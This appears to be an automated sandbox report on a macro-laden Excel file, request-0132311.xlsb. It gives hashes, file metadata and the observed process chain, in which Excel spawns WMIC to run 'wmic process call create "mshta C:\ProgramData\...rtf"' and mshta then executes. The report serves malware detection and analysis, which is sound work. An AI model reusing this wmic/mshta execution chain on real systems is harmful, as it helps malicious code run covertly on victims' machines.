File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.095703110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgmsdeoO6JQAiveyn:Yw7gJGWMXJXKSOdYiygKkXe/egmsdNeF
MD5:	180ADFE5A9846ADE966B75140ED563E7
SHA1:	9B24C0BA0DCAB30DF912245903442DCD83DA8BC6
SHA-256:	237E3A28614E2E406550D3394C61825EABCE4DB4846532F4922C68862953D6C0
SHA-512:	52A157BF3991627CE3E1FB2169EA8878C5CFA2723A1C6C9F0883AD4F2955E6D81626805324228F45464C8EF13B9B1EFF91E50569F80F3B746849B74D66AEE686
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 4988;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.899514909773616
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	request-0132311.xlsb
File size:	79110
MD5:	1479f6bfc2c47932d8eee6cf4db5c7f4
SHA1:	7594bd2fb1fa9005662ece3c490fe80d28463e2c
SHA256:	38e36a6b7bf101f5a8ddfb13756b8975413c91bad1828f83258afa6e564f1c32

General

SHA512:	3061711696e16620779bb9120c40657f508ba4820ed69a520a227e2f4c1ba69826ba92640c24f14c4086ac7bd2c183f1881308d3c21120311c44a83f8fb349f7
SSDEEP:	1536:UWJPrX6Q3cWViBN3yKqxyeHw3vRMgF3oKy5h8HXv6Dyrirr1gdd:VVqmc3/q0dfaguKygXvYyrirr1gdd
File Content Preview:	PK.....!...I.....W.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "request-0132311.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6280 Parent PID: 792

General

Start time:	12:46:26
Start date:	25/11/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0xda0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 6188 Parent PID: 6280

General

Start time:	12:47:20
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\vULADISfrveNTj.rtf"
Imagebase:	0x3a0000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 3620 Parent PID: 6188

General

Start time:	12:47:21
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 4988 Parent PID: 4832

General

Start time:	12:47:22
Start date:	25/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\vULADISfrveNTj.rtf
Imagebase:	0x7ff7fcdb0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Disassembly

Code Analysis